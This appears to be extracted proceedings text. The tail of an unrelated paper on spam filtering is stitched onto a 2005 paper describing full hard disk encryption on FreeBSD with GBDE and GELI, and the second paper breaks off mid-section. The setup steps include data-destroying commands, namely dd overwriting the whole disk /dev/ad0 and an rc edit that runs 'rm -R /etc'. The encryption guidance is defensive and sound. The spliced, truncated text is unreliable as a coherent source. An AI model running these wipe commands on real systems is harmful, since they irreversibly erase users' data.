"I can't find your e-mail. I think my spam filter ate it." This utterance is becoming commonplace, and worse, it seems to become an acceptable explanation for e-mail communication failures. Compare this to "I didn't get your postcard. I think the post office destroyed it because it contained too many exclamation marks." or "I didn't get your package. I think the dog killed the carrier because UPS in on our building's blacklist." No one would accept these as valid explanations for failure to deliver postal items.

The attempt to establish e-mail as a reliable and trustworthy communications medium is already lost. Spam and other forms of e-mail abuse certainly share most of the blame for that. But poorly thought-out countermeasures, the general failure of the computing industry to improve and amend the e-mail protocols, and the failure of governments to react to these developments in a timely manner have certainly contributed.

[6] Related by Jean-Christophe LeToquin, Attorney, Microsoft EMEA HQ, at [7].

I have shown that a number of e-mail filtering techniques have a negative impact on the stability, performance, and usability of the e-mail system. Users are invited to evaluate each filtering technique critically and thoroughly before putting it to use. I have also shown how the increased spam fighting efforts raise a number of privacy and other legal issues. Users are therefore also invited to critically examine the configuration and policies of their ISP's e-mail service.

It is unclear how the fight against junk e-mail will continue. New defense mechanisms are slow to arrive and will likely impose additional burdens on users. Increased efforts by governments are commendable but have yet to show large-scale results. More likely, the combat of spam will continue to be an uphill battle for all legitimate users of e-mail.

References

[1] Eisentraut, P., and Wirt, A., *Mit Open Source-Tools Spam & Viren bekämpfen*, Köln: O'Reilly, 2005.

[2] Trend Micro Incorporated, "MAPS – Stopping Spam at its Source", `http://www.mail-abuse.com/`.

[3] Martinec, M., `http://www.ijs.si/software/amavisd/`.

[4] Lundgren, B., `http://www.greylisting.org/`.

[5] "SPF: A Sender Policy Framework to Prevent Email Forgery", `http://www.openspf.org/`.

[6] Microsoft Corporation, "Sender ID Home Page", `http://www.microsoft.com/mscorp/safety/technologies/senderid/default.mspx`.

[7] eco – Verband der deutschen Internetwirtschaft e.V., "3. Deutscher Anti Spam Kongress", Sept. 2005, `http://www.eco.de/servlet/PB/menu/1639239/index.html`.

[8] Self, K. M., "Challenge-Response Anti-Spam Systems Considered Harmful", Apr. 2004, `http://kmself.home.netcom.com/Rants/challenge-response.html`.

[9] Felten, E., "A Challenging Response to Challenge-Response", May 2003, `http://www.freedom-to-tinker.com/index.php?p=389`.

COMPLETE Hard Disk Encryption with FreeBSD

Learn how to effectively protect not only your data but also your applications

Marc Schiesser

Complete Hard Disk Encryption Using FreeBSD's GEOM Framework

Marc Schiesser
m.schiesser [at] quantentunnel.de

October 20th 2005

Abstract

Most technologies and techniques intended for securing digital data focus on protection while the machine is turned *on* – mostly by defending against remote attacks. An attacker with *physical* access to the machine, however, can easily circumvent these defenses by reading out the contents of the storage medium on a different, fully accessible system or even compromise program code in order to leak encrypted information.

Especially for mobile users, that threat is *real*. And for those carrying around sensitive data, the risk is most likely *high*.

This paper describes a method of mitigating that particular risk by protecting not only the data through encryption, but also the applications and the operating system from being compromised while the machine is turned *off*.

The platform of choice will be FreeBSD, as its GEOM framework provides the flexibility to accomplish this task. The solution does not involve programming, but merely relies on the tools already provided by FreeBSD.

Table of Contents

1 Background & motivation....2
2 Partial disk encryption....3
2.1 File-based encryption....4
2.2 Partition-based encryption....5
2.3 The leakage risk....5
2.4 New attack vectors....6
3 Complete disk encryption....6
3.1 Tools provided by FreeBSD....6
3.2 The problem with complete disk encryption....7
3.3 Requirements....8
3.4 Complete hard disk encryption using GBDE....8
3.4.1 Erasing previously stored data....8
3.4.2 Initialization & the lockfile....9
3.4.3 Attaching the encrypted medium....9
3.4.4 Partitioning....10
3.4.5 Creating the filesystem....11
3.4.6 Installing FreeBSD....11
3.4.7 Preparing the removable medium....12
3.4.8 The kernel modules....12
3.4.9 The problem with GBDE....13
3.4.10 The memory disk....13
3.4.11 Populating the memory disk filesystem....14
3.4.12 The booting process....14
3.4.13 Creating the symlinks....15
3.4.14 Integrating the memory disk image....15
3.4.15 The swap partition....16
3.4.16 Post-installation issues....16
3.5 Complete hard disk encryption using GELI....16
3.5.1 Readying the hard disk....17
3.5.2 Improvements and new problems with GELI....17
3.5.3 Initializing, attaching and partitioning....18
3.5.4 Filesystem creation and system installation....19
3.5.5 The removable medium....19
3.5.6 Mounting the encrypted partition....19
4 Complete hard disk encryption in context....20
4.1 New defenses & new attack vectors – again....20
4.2 Trade-offs....22
4.3 GBDE vs. GELI....23
5 Conclusion....23
References & further reading....24

1 Background & motivation

As more and more data enters the digital world, appropriate measures must be taken in order to protect it.

Considering the ever-increasing number of networked devices and the inherent exponential growth of the Internet, it is imperative that a large amount of effort go into securing devices against remote attacks. Common technologies and techniques include firewalls, intrusion detection systems (IDS), encryption of all kinds of network transmissions as well as hardening network stacks and fixing buffer overflows.

At the same time, we are witnessing increasingly sophisticated and complex *mobile* devices such as PDAs, smartphones and cell phones becoming pervasive and assuming all kinds of important tasks. Between the general-purpose laptop and the (once) special-purpose cell phone, pretty much anything in between is available.

As people use these devices, they also generate data – either explicitly or implicitly. Explicitly stored data might for example include: entering a meeting into the electronic schedule, storing a telephone number and associating a name with it, or saving an email message draft in order to finish it later.

But then there is also the data which is stored implicitly. Examples include the history of the telephone numbers called or received, browser caches, recently accessed files, silently by the software archived or backed-up data such as email messages, log files and so on.

Even if the user remembers to delete the explicitly stored files after they are no longer needed, it is possible to trace a lot of his or her activity on the device by looking at the aforementioned, implicitly stored data. The more sophisticated the device is, the more such data will usually be generated, mostly without the user's knowledge.

In terms of performance, laptop computers hardly lag behind their desktop counterparts – enabling them to run the same powerful and complex software. It also means that the users tend to generate far more data – both explicitly and implicitly – than on simpler devices.

In addition to being exposed to remote attacks, laptop users are also faced with an increased exposure of the machine itself. While stationary computers are physically accessible by usually only a limited number of people, a laptop computer is *intended* to be used anywhere and anytime.

This paper does not try to provide any solutions to mitigating the risks of remote attacks. Instead, it concentrates on the risks posed by attackers with *physical* access to the device. An attacker with physical access to a machine can either:

- boot his own operating system, thus circumventing restrictions such as login procedures, filesystem and network access control and sandboxes
- or remove the hard disk from the targeted machine and install it in a system which is under the control of the attacker – in case the target's booting sequence is protected (e.g. by a BIOS password)

Unfortunately, most people and companies take quite lax an approach when it comes to protecting their data *in-storage,* while the machine is turned off. The following quotes illustrate just how serious a problem the lack of in-storage encryption can become:

- „Thieves stole computer equipment from Fort Carson containing soldiers' Social Security numbers and other personal records, the Army said ...” [Sarche, 2005]
- „Personal devices "are carrying incredibly sensitive information," said Joel

Yarmon, who, as technology director for the staff of Sen. Ted Stevens (R-Alaska), had to scramble over a weekend last month after a colleague lost one of the office's wireless messaging devices. In this case, the data included "personal phone numbers of leaders of Congress. . . . If that were to leak, that would be very embarrassing," Yarmon said.” [Noguchi, 2005]

- „A customer database and the current access codes to the supposedly secure Intranet of one of Europe's largest financial services group was left on a hard disk offered for sale on eBay.” [Leyden, 2004]
- „ ... Citigroup said computer tapes containing account data on 3.9 million customers, including Social Security numbers, were lost by United Parcel Service.” [Reuters, 2005]
- „Earlier this year, a laptop computer containing the names and Social Security numbers of 16,500 current and former MCI Inc. employees was stolen from the car of an MCI financial analyst in Colorado. In another case, a former Morgan Stanley employee sold a used BlackBerry on the online auction site eBay with confidential information still stored on the device. And in yet another incident, personal information for 665 families in Japan was recently stolen along with a handheld device belonging to a Japanese power-company employee.” [Noguchi, 2005]
- „ ... trading firm Ameritrade acknowledged that the company that handles its backup data had lost a tape containing information on about 200,000 customers. ” [Lemos, 2005]
- „MCI last month lost a laptop that stores Social Security numbers of 16,500 current and former employees. Iron Mountain, an outside data manager for Time Warner, also lost tapes holding information on 600,000 current and former Time Warner workers.” [Reuters, 2005]

Even though the number of press articles reporting damage due to stolen mobile computers – or more specifically: storage media – does not reach the amount of publicity that remotely attacked and compromised machines provoke, it must also be taken into account that data on a laptop does not face as much exposure as it does on an Internet server.

A laptop computer can be insured and data regularly be backed up in order to limit the damage in case of *loss or theft*; but protecting *the data from unauthorized access* requires a different approach.

2 Partial disk encryption

Encryption of in-storage data (as opposed to in-transmission) is not a completely new idea, though. Several tools for encrypting *individual files* have been around for quite some time. Examples include the famous PGP (Pretty Good Privacy) as well as its free counterpart GnuPG and the somewhat less known tools AESCrypt[1] and NCrypt[2].

More sophisticated approaches aim towards encrypting *entire partitions*. The

1 http://aescrypt.sourceforge.net/
2 http://ncrypt.sourceforge.net/

vncrypt[3] project is an example that takes this approach.

2.1 File-based encryption

The idea is that the user can decide for each file individually, whether and how it is to be encrypted. This has the following implications:

- CPU cycles can be saved on data that the user decides is not worth the effort. This is an advantage, since encryption requires a lot of processing power. It also allows the user to choose different keys for different files (although reality usually reflects the opposite phenomenon).
- Meta data is not encrypted. Even if the file's contents are sufficiently protected, information such as file name, ownership, creation and modification date, permissions and size are still stored in the clear. This represents a risk which is not to be underestimated.

The usability of in-storage encryption largely depends on how transparent the encryption and decryption process is performed to the user. In order to minimize user interaction, the relevant system calls must be modified to perform the cryptographic functions accordingly. That way, neither the user nor the applications must make any additional effort to process encrypted file content, since the kernel will take care of this task.

If system call modification is not going to take place, any program required to process encrypted data must either be modified to perform the necessary cryptographic functions itself or it must rely on an external program for that task. This conversion between *cipher text* and *plain text* – and vice versa – is hardly possible without requiring any user interaction.

Scenario: file-based encryption of huge files

The file might be a database or multimedia container: if the cryptographic functions are not performed on-the-fly (usually through modified system calls), the entire file content must be temporarily stored in plain text – therefore consuming twice the space.

Then the *unencrypted* copy must be opened by the application. After the file has been closed, it obviously must be encrypted again – unless no modification has taken place. The application will therefore save the data in plain text, which must then be encrypted and written out in its cipher text form again – but by a program capable of doing the appropriate encryption.

The unencrypted (temporary) copy could of course just be unlinked (removed from the name space), but in that case the unencrypted data would still remain on the medium until physically completely overwritten. So, if one wants to really destroy the temporary copy, several overwrites are required – which can consume a lot of time with large files. Therefore, a lot of unnecessary I/O must be performed.

Scenario: file-based encryption of many files

If one wants to encrypt more than just a small bunch of files, it actually does not matter how small or large they are – the procedure described above still must be adhered to unless encryption and decryption is performed on-the-fly.

Aside from its lack of scalability, file-based encryption also suffers from the leakage

3 http://sourceforge.net/projects/vncrypt/

risk “phenomenon” – which will be discussed in chapter 2.3. In most cases, encryption is therefore either abandoned or the following, more effective and efficient scheme is chosen.

2.2 Partition-based encryption

Obviously, creating a temporary plain text copy of an entire partition each time the data is accessed, is hardly a sane solution. The system must therefore be able to perform the encryption and decryption on-the-fly, as it has been implemented in the FreeBSD kernel for GBDE [Kamp, 2003a] and GELI [Dawidek, 2005a] and `cgd(4)` in NetBSD [Dowdeswell & Ioannidis, 2003]. A few third party add-ons also exist. One example of this is the aforementioned `vncrypt`, which was developed at Sourceforge.

`vncrypt` is, however, in a further sense still file-based, because the encrypted partition is only a mounted *pseudo*-device created via the `vn(4)` facility from a *regular* file. This file holds all the partition's data in encrypted form – including meta data. OpenBSD's `vnconfig(8)` provides a similar feature [OpenBSD, 1993].

One aspect associated with partition-based encryption is that its set-up process is usually more extensive than it is for file-based encryption. But once it has been done, partition-based encryption is far superior to the file-based encryption scheme. All data going to the particular partition is – by default – stored encrypted. As both encryption and decryption is performed *transparently* to the user and *on-the-fly*, it is also feasible to encrypt both large amounts of files and large amounts of data.

But unfortunately, this scheme it not perfect either.

2.3 The leakage risk

As obvious as it may sound, partition-based encryption protects only what goes onto the encrypted partition. The following scenario highlights the particular problem.

Scenario: editing a sensitive document stored on an encrypted partition

A mobile user needs to have a lot of data at his immediate disposal. Since some information is sensitive, he decides to put it on an encrypted partition.

Unfortunately, the encryption becomes basically useless as soon as encrypted files are opened with applications that create temporary copies of the files currently being worked on, often in the **/tmp** directory. So unless the user happens to have **/tmp** encrypted, his sensitive data is *leaked* to an *unencrypted* part of the medium. Even if the application deletes the temporary copy afterwards, the data still remains on the medium until it is *physically* overwritten. Meta data such as file name, size and ownership may also have leaked and may therefore remain accessible for some time.

This phenomenon happens equally implicitly with printing. Even if the application itself does not leak any data, the spooler will usually create a Postscript document in a subdirectory of **/var/spool/lpd/**, which is not encrypted unless specifically done so.

Even though it is possible to symlink the “hot” directories such as **/tmp**, **/var/tmp,** as well as the complete **/home** or **/var/spool/lpd/** to directories on the encrypted partition, the leakage risk can never be avoided completely. It is something that users of partition-based encryption just have to be aware of and learn to live with by minimizing the amount of leaked data as much as possible.

The leakage risk is also another reason why file-based encryption is virtually useless. While this issue is certainly a problem for sensitive data, there is a *far* bigger problem, which so far has been quietly ignored.

2.4 New attack vectors

The point of storing data is to be able to retrieve it at some later date. So far, everything that was discussed, was based on the assumption that both the OS and the applications were stored *unencrypted* – there is also no point in doing otherwise as long as the data itself is not encrypted:

- if data cannot[4] be destroyed, stolen or modified *remotely*, a dedicated attacker will find a way to gain local (physical) access to the system
- if login procedures, filesystem access control and other restrictions imposed by the OS and applications cannot be defeated or circumvented, the attacker will boot his/her own OS
- if the booting sequence on the machine is protected, the attacker will remove the hard disk and access it from a system under his control
- if the data on the hard disk is encrypted and a brute-force attack is not feasible, then the attacker will most likely[5] target the OS and/or the applications

The key motivation behind complete disk encryption is illustrated in the last point: the OS and the applications are now the target. Instead of breaking the encryption, an attacker can try and subvert the kernel or the applications, so they leak the desired data or the encryption key.

The goal is therefore to encrypt the OS and all the applications as well. Just as any security measure that is taken, this scheme involves trade-offs, such as less convenience and decreased performance. These issues will be discussed later. Every user considering this scheme must therefore decide for him- or herself, whether the increase in security is worth the trade-offs.

3 Complete disk encryption

3.1 Tools provided by FreeBSD

The platform of choice here is FreeBSD, because it comes with a modular, very powerful I/O framework called GEOM [Kamp, 2003b] since the release of the 5.x branch. The 5.x branch underwent several major changes compared to the 4.x branch and was not declared -STABLE until the 5.3-RELEASE in November 2004. The 5.x branch did, however, feature a GEOM class and a corresponding userland utility called GBDE (GEOM Based Disk Encryption) as early as January 2003 when 5.0-RELEASE came out. GBDE was specifically designed to operate on the sector level and is therefore able to

4 perfect security is not possible; therefore 'cannot' should rather be read as 'cannot easily enough'
5 tampering with the hardware is of course also possible, for example with a hardware keylogger; defending against this kind of attack is not discussed in this paper

encrypt entire partitions and even hard disks or other media.

When the 5.x branch was finally declared -STABLE and therefore ready for production use, 6.x became the new developer branch, carrying all the new, more disruptive features. Into this branch added was also a new module and userland utility called GELI [Dawidek, 2005b]. In addition to containing most of the GBDE features, GELI was designed to enable the kernel to mount the root filesystem (/) from an encrypted partition. GBDE does not allow to do this and therefore requires a “detour“ in order to make complete hard disk encryption work.

This paper will discuss the realization of complete hard disk encryption with both tools without having to rely on programming. GELI is a more elegant solution, because it was designed with this application in mind. GBDE, on the other hand, has seen more exposure because it has been available for much longer then GELI and therefore is more likely to have received more testing. Using GBDE for complete hard disk encryption also illustrates some interesting problems inherent with the booting process and how these can be solved.

Which approach is in the end chosen, is left to the user. The following table lists the most important features of GBDE and GELI [Dawidek, 2005b].

	GBDE	***GELI***
First released in FreeBSD	5.0	6.0
Cryptographic algorithms	AES	AES, Blowfish, 3DES
Variable key length	No	Yes
Allows kernel to mount encrypted root partition	No	Yes
Dedicated hardware encryption acceleration	No	Yes, crypto(9)
Passphrase easily changeable	Yes	Yes
Filesystem independent	Yes	Yes
Automatic detach on last close	No	Yes

Table 1: the most important GBDE and GELI features

3.2 The problem with complete disk encryption

There are cases in which it is desirable to encrypt the whole hard disk – especially with mobile devices. This also includes the encryption of the kernel and the boot loader.

Today's computers, however, cannot boot encrypted code. But if the boot code is not encrypted, it can easily be compromised. The solution is therefore to store all code necessary for booting and then mounting the encrypted hard disk partition on a medium that can be carried around *at all times*.

While virtually any *removable* medium is easier to carry around than a *fixed* one, USB memory sticks are currently the best solution. They provide plenty of space at affordable prices, are easily rewritable many times and easy to use since operating systems treat them like a hard disk. But most importantly, they are small and light.

Obviously, putting the boot code on a removable medium instead of the fixed hard disk does not solve the problem of compromise – the risk is simply shifted toward the removable medium. But since that medium can be looked after a lot more easily, there *is* a considerable benefit to the user.

3.3 Requirements

Independent of whether GBDE or GELI is used, the following things are required:

- A bootable, removable medium. It will carry the boot code as well as the kernel. This medium is preferably a USB memory stick, because it is small, light and offers a lot of easily rewritable space.
- The device intended for complete disk encryption. Is is very important that this device is capable of booting from the removable medium mentioned above. Especially older BIOSes may not be able to boot from USB mass storage. Bootable CDs will probably work on most machines. Although they work equally well (r/w access is *not* a requirement for operation), they are harder to set up and maintain.
- In order to set up and install everything, a basic FreeBSD system is required. The FreeBSD installation discs carry a “live filesystem” – a FreeBSD system which can be booted directly from the CD. It can be accessed via the `sysinstall` menu entry 'Fixit'.

All following instructions are assumed to be executed from the aforementioned “live filesystem” provided by the FreeBSD installation discs.

Before proceeding any further, the user is strongly urged to back up all data on the media and the devices in question.

*Furthermore, it will be assumed that the hard disk to be encrypted is accessible through the device node **/dev/ad0** and the removable (USB) medium through **/dev/da0**. These paths **must** be adjusted to the actual set-up!*

3.4 Complete hard disk encryption using GBDE

3.4.1 Erasing previously stored data

Before a medium is set up to store encrypted data, it is important to completely erase all data previously stored on it. *All* data on it has to be *physically* overwritten – ideally multiple times. Otherwise the data that has previously been stored unencrypted would still be accessible at the sector level of the hard disk until overwritten by new data. There are two ways to wipe a hard disk clean:

```
# dd if=/dev/zero of=/dev/ad0 bs=1m
```

overwrites the entire hard disk space with zero values. The parameter `bs` sets the block size to 1 MB – the default (512 B) would take a very long time with large disks.

```
# dd if=/dev/random of=/dev/ad0 bs=1m
```

does the same thing, but uses entropy instead of zero values to overwrite data. The problem with the first approach is that it is quite obvious which parts of the medium carry data and which ones are unused. Attackers looking for potential clues about the encryption key can often exploit this information.

In most cases, however, this should not be a major risk. The downside of using entropy is that it requires *far* more processing power than simply filling the hard disk

space with zero values. The required amount of time may therefore be too great a trade-off for the additional increase in security – especially on older, slower hardware.

3.4.2 Initialization & the lockfile

After the hard disk to be encrypted has been wiped clean, it can be initialized for encryption. This is done using the `gbde(8)` command:

```
# gbde init /dev/ad0 -L /very/safe/place/lockfile
Enter new passphrase:
Reenter new passphrase:
```

The lockfile is very important, as it is needed later to access the master key which is used to encrypt all data. The 16 bytes of data stored in this lockfile could also be saved in the first sector of the medium or the partition, respectively. In that case, however, only the passphrase would be required to get access to the data. The passphrase – however strong it is – will face intensive exposure with mobile devices as it must be typed in each time the system is booted up. It therefore cannot be realistically guaranteed that the passphrase remains only known to those authorized to access the protected system and data.

But since an additional medium is needed anyway in order to boot the core OS parts, it might as well be used as a storage area for the lockfile – effectively functioning as a kind of access token.

With this scheme, two things are required to get access to the data: the passphrase *and* the lockfile. *If the lockfile is unavailable (lost or destroyed), even knowledge of the passphrase will not yield access to the data!*

3.4.3 Attaching the encrypted medium

After the initialization is complete, the encrypted hard disk must now be *attached* – meaning that the user has to provide both the passphrase and the lockfile to `gbde`, which in turn provides (or denies) access to the decrypted data.

```
# gbde attach /dev/ad0 -l /very/safe/place/lockfile
Enter passphrase:
```

If the passphrase and the lockfile are valid, `gbde` creates an additional device node in the **/dev** directory. This newly created node carries the name of the just attached device ('ad0') plus the suffix '.bde'.

- **/dev/ad0** can be used to access the *actual* contents of the hard disk, in this case the *cipher text*
- **/dev/ad0.bde** is an abstraction created by GBDE and allows *plain text* access to the data

All reads from and writes to the .bde-node are automatically de-/encrypted by GBDE and therefore no user interaction is required once the correct passphrase and lockfile has been provided.

The **ad0.bde** node acts just like the original **ad0** node: it can be partitioned using `bsdlabel(8)` or sliced with `fdisk(8)`, it can be formated as well as mounted.

It is important to keep in mind that once a storage area has been attached and the corresponding .bde device node for it has been created, it remains that way until it is

explicitly *detached* via the `gbde` command or the system is shut down. *In the period between attaching and detaching, there is no additional protection by GBDE.*

3.4.4 Partitioning

The next step is to partition the hard disk. This is usually done using `sysinstall(8)` – which, unfortunately, does not support GBDE partitions and fails to list device nodes with a .bde suffix. Therefore, this work has to be done using the tool `bsdlabel`.

```
# bsdlabel -w /dev/ad0.bde
# bsdlabel -e /dev/ad0.bde
```

First, a standard label is written to the encrypted disk, so that it can be edited afterwards. `bsdlabel` will display the current disk label in a text editor, so it can be modified. In order to make the numbers in the following example easier to read, the disk size is assumed to be 100 MB. The contents of the temporary file generated by `bsdlabel` might look like this:

```
# /dev/ad0.bde:
8 partitions:
#        size   offset    fstype   [fsize bsize bps/cpg]
  a:  198544       16    unused      0    0
  c:  198560        0    unused      0    0        # "raw" part, don't edit
```

Each partition occupies one line. The values have the following meaning:

column	***description***
1	a=boot partition; b=swap partition ; c=whole disk; d, e, f, g, h=freely available
2 and 3	partition size and its offset in sectors
4	filesystem type: 4.2BSD, swap or unused
5, 6 and 7	optional parameters, no changes required

Table 2: bsdlabel(8) file format

After the temporary file has been edited and the editor closed, `bsdlabel` will write the label to the encrypted hard disk – provided no errors have been found (e.g. overlapping partitions).

It is important to understand the device node names of the newly created partitions. The encrypted boot partition (usually assigned the letter 'a'), is now accessible via device node **/dev/ad0.bdea**. The swap partition is **ad0.bdeb** and so on. Just as adding a boot partition to an unencrypted disk would result in a **ad0a** device node, adding an encrypted *slice* holding several partitions *inside* would result in **ad0s1.bdea**, **ad0s1.bdeb** and so on.

An easy way to keep the naming concept in mind is to remember that everything written *after* the .bde suffix is encrypted and therefore hidden even to the kernel until the device is attached.

For example: **ad0s1.bdea** means that the data on the first slice is encrypted – *including* the information that there *is* a boot partition inside that slice. If the slice is not attached, it is only possible to tell that there *is* a slice on the disk – neither the contents of the slice, nor the fact that there *is* at least one partition inside the slice can be unveiled.

In fact, the node **ad0s1.bdea** does not even exist until the slice has been successfully attached, because without having the key (and the lockfile), the kernel cannot know that there is a partition inside the encrypted slide.

Scenario: multiple operating systems on the same disk

It is also possible to have multiple operating systems on the same disk – each on its own slice. The slice containing FreeBSD can be encrypted *completely*, hiding even the fact that the FreeBSD slice contains multiple partitions *inside* (boot, swap, etc). This way, all data on the FreeBSD slice remains protected, while the other operating systems on the machine can function normally on their unencrypted slices. In fact, they cannot even compromise the data on the FreeBSD slice – even if an attacker manages to get root access to a system residing on an unencrypted slice.

3.4.5 Creating the filesystem

Now that device nodes for the encrypted partitions exist, filesystems can be created on them:

```
# newfs /dev/ad0.bdea
# newfs /dev/ad0.bded
```

etc.

Note that the swap partition does not need a filesystem; the 'c' partition represents the entire (encrypted) disk. This partition must *not* be formated or otherwise be modified!

3.4.6 Installing FreeBSD

Now that the filesystems have been created, FreeBSD can be installed on the encrypted hard disk. Usually, this would be done using `sysinstall` again. But just as `sysinstall` cannot partition and format encrypted media, it cannot install the system on them. The distributions that comprise the FreeBSD operating system, therefore have to be installed *manually*.

The FreeBSD installation disc contains a directory that is named after the release version of the system, for example: 5.4-RELEASE, 6.0-BETA etc. In this directory, each distribution – such as `base`, `manpages` or `src` – has its own subdirectory with an `install.sh` script. The `base` distribution is required, all others are optional.

In order to install the distributions, the encrypted boot partition (and others, if used for example for **/usr**) has to be mounted and the environment variable DESTDIR set to the path where the encrypted boot partition has been mounted. Then all distributions can be installed using their respective `install.sh` script.

The following example assumes that the encrypted boot partition **/dev/ad0.bdea** has been mounted on **/fixed** and the FreeBSD installation disc on **/dist** (the “live-filesystem” default). If the live-filesystem is used, the **/fixed** directory is easy to create because the root (/) is a memory disk.

```
# mount /dev/ad0.bdea /fixed
# export DESTDIR=/fixed/
```

```
# cd /dist/5.4-RELEASE/base && ./install.sh
You are about to extract the base distribution into /fixed - are you SURE
you want to do this over your installed system (y/n)?
```

After all desired distributions have been installed, there is a complete FreeBSD installation on the encrypted disk and the swap partition is also ready. But since this system cannot be booted from the hard disk, it is necessary to set up the removable medium.

3.4.7 Preparing the removable medium

As it has already been discussed, this medium will not be encrypted. This means that the standard tool `sysinstall` can be used. The removable medium needs one partition of at least 7 MB. This provides only space for the kernel, some modules and the utilities required for mounting the encrypted partition(s). All other modules such as third party drivers need to be loaded *after* `init(8)` has been invoked.

If it is desired that all FreeBSD kernel modules be available on the removable medium and thus are loadable *before* `init` is called, the slice should be at least 25 MB in size.

The removable medium can be sliced using `fdisk` or via 'Configure' - 'Fdisk' in the `sysinstall` menu. The changes made to the medium can be applied immediately by hitting 'W'. After that, the slice has to be labeled (`sysinstall` menu 'Label'). All the space on the slice can be used for the boot partition, since the swap partition on the encrypted hard disk will be used. The mount point for the boot partition does not matter; this text, however, will assume that it has been mounted on **/removable**.

`sysinstall` then creates the partition, the filesystem on it and also mounts it on the specified location (**/removable**). After that, `sysinstall` can be quit in order to copy the files required for booting from the removable medium. All that is required is the **/boot** directory – it can be copied from the installation on the encrypted hard disk:

```
# cp -Rpv /fixed/boot /removable
```

3.4.8 The kernel modules

User interaction with GBDE is done through the userland tool `gbde(8)`, but most of the work is carried out by the kernel module **geom_bde.ko**. This module must be loaded before the userland utility is called.

Usually, kernel modules are loaded by `loader(8)` based on the contents of the file **/boot/loader.conf** – then control is passed over to the kernel. In order to have the GBDE module loaded before `init` is executed, it must be loaded in advance by `loader`. The following instruction adds the GBDE kernel module to the `loader` configuration file on the removable medium:

```
# echo geom_bde_load=\"YES\">> /removable/boot/loader.conf
```

In case additional kernel modules are needed at boot time, they must be copied to **/boot/kernel/** and appropriate entries must be added to **/boot/loader.conf** (this file overrides the defaults in **/boot/defaults/loader.conf**).

In order to save space on the removable medium and also to speed up loading, all kernel modules and even the kernel itself can be gzipped.

```
# cd /removable/boot/kernel
```

```
# gzip kernel geom_bde.ko acpi.ko
```

Binary code compresses to about half of the original size and thus brings a noticeable decrease in loading time. The modules which will not be used or later will be loaded from the hard disk can be deleted from the removable medium.

It is important, however, that the code on the removable medium (kernel, modules, etc) is kept in sync with the system on the hard disk.

3.4.9 The problem with GBDE

As discussed earlier, GBDE has been designed with the encryption of partitions and even entire media in mind. Unfortunately, however, the **geom_bde.ko** module does *not* allow the kernel to mount an encrypted partition as the root filesystem.

This is because the passphrase must be provided through the utility *in user space* – even though the module obviously operates *in kernel space*. So, by the time the kernel must mount the root filesystem, the user has not even had the possibility of providing the passphrase and attaching the encrypted device.

There are two solutions to this problem:

- The kernel must be modified to allow mounting of an encrypted root filesystem *by asking for the passphrase in kernel space*. This way, the device node which gives access to the decrypted data (the .bde device node) would be available *before* `init` is started and could be specified in **/etc/fstab** as the root file–system. The new facility – GELI – has implemented this scheme and therefore makes it a lot easier than the second solution.
- The second solution is not really a solution, but more a “hack”, as the shortcomings of GBDE are not solved but avoided. The only conclusion is therefore that the root filesystem *cannot* be encrypted and that the filesystem(s) on the hard disk – although encrypted – must be mounted on directories residing in the *unencrypted* root filesystem. Attaching and mounting the encrypted hard disk must be done *after* the kernel has mounted an *unencrypted* root filesystem and started `init` and subsequently `gbde` from it.

3.4.10 The memory disk

Since the contents of the root filesystem will not be encrypted, it is best to store on it only what is needed to mount the encrypted partitions. Mounting the filesystem on the removable medium as the root filesystem means that the removable medium would have to be attached to the computer while the system is in use and therefore face a lot of unnecessary exposure.

The better solution is to store an image of a *memory disk* on the removable medium, which contains just the utilities necessary to mount the encrypted hard disk. The kernel can mount the memory disk as the root filesystem and invoke `init` on it, so that `gbde` can be executed. After the user has provided the passphrase to the encrypted partitions on the hard disk, the utilities on the memory disk can mount the encrypted partitions and then load the rest of the operating system from the encrypted hard disk – including all applications and user data.

First, an image for the memory disk must be created on the removable medium.

```
# dd if=/dev/zero of=/removable/boot/mfsroot bs=1m count=10
```

Then a device node for the image is needed, so that a filesystem can be created on it and then mounted.

```
# mdconfig -a -t vnode -f /removable/boot/mfsroot
md1
# newfs /dev/md1
# mount /dev/md1 /memdisk
```

If the output of `mdconfig(8)` differs from 'md1', the path in the following instructions must be adjusted. The assumed mounting point for the memory disk will be **/memdisk**.

3.4.11 Populating the memory disk filesystem

Since this filesystem is going to be mounted as the root filesystem, a directory must be created to serve as the mount point for the encrypted boot partition (**/memdisk/safe**).

```
# cd /memdisk
# mkdir safe
```

Some other directories also act as mount points and do not need to be symlinked to the encrypted hard disk. The directory **/etc**, however, is required, because the `rc(8)` script in it will be modified to mount the encrypted partitions.

```
# mkdir cdrom dev dist mnt etc
```

Now, the lockfile, which is needed to access the encrypted data, must be copied onto the removable medium – turning it into a kind of access token, without which the encrypted data cannot be accessed even with the passphrase available.

```
# cp /very/safe/place/lockfile /memdisk/etc/
```

It is important to remember that the lockfile is updated each time the passphrase is changed.

3.4.12 The booting process

After the kernel has been loaded from the removable medium it mounts the memory disk as the root filesystem and then executes `init`, the first process. `init` in turn calls `rc`, a script that controls the automatic boot process. Since `rc` is a text file rather than a binary executable, it can be easily modified to mount the encrypted boot partition *before* the majority of the system startup – which requires a lot of files – takes place. The `rc` script can therefore be copied from the installation on the hard disk and then be edited.

```
# cp /fixed/etc/rc /memdisk/etc/
```

The following commands have to be inserted after the line “export HOME PATH” (in 5.4-RELEASE: line 51) into **/memdisk/etc/rc**:

```
/rescue/gbde attach /dev/ad0 -l /etc/lockfile && \
/rescue/mount /dev/ad0.bdea /safe && \
/rescue/mount -w -f /dev/md0 / && \
/rescue/rm -R /etc && \
/rescue/ln -s safe/etc /etc
```

The commands first attach the encrypted boot partition, mount it on **/safe** and then erase the **/etc** directory from the memory disk, so that it can be symlinked to the directory on the encrypted disk.

Obviously, the utilities in the **/rescue** directory need to be on the memory disk. The **/rescue** directory is already part of a FreeBSD default installation and provides *statically linked* executables of the most important tools. Although the size of the **/rescue** directory seems at first glance to be huge (~470 MB!), there is in fact *one* binary which has been *hardlinked* to the various names of the utilities. The **/rescue** directory therefore contains about 130 tools which can be executed *without any dependencies on libraries*. The total size is less than 4 MB. Although this fits easily on the created memory disk, the directory cannot be just copied. The following example uses `tar(1)` in order to preserve the hardlinks.

```
# cd /fixed
# tar -cvf tmp.tar rescue
# cd /memdisk
# tar -xvf /fixed/tmp.tar
# rm /fixed/tmp.tar
```

3.4.13 Creating the symlinks

The files required for mounting the encrypted boot partition are now in place and the `rc` script has also been appropriately modified. But since the encrypted boot partition will not be mounted as the root (**/**), but in a subdirectory of the memory disk (**/safe**), all of the relevant directories must have entries in the root pointing to the actual directories in **/safe**.

```
# umount /fixed
# mount /dev/ad0.bdea /memdisk/safe
# cd /memdisk
# ln -s safe/* .
```

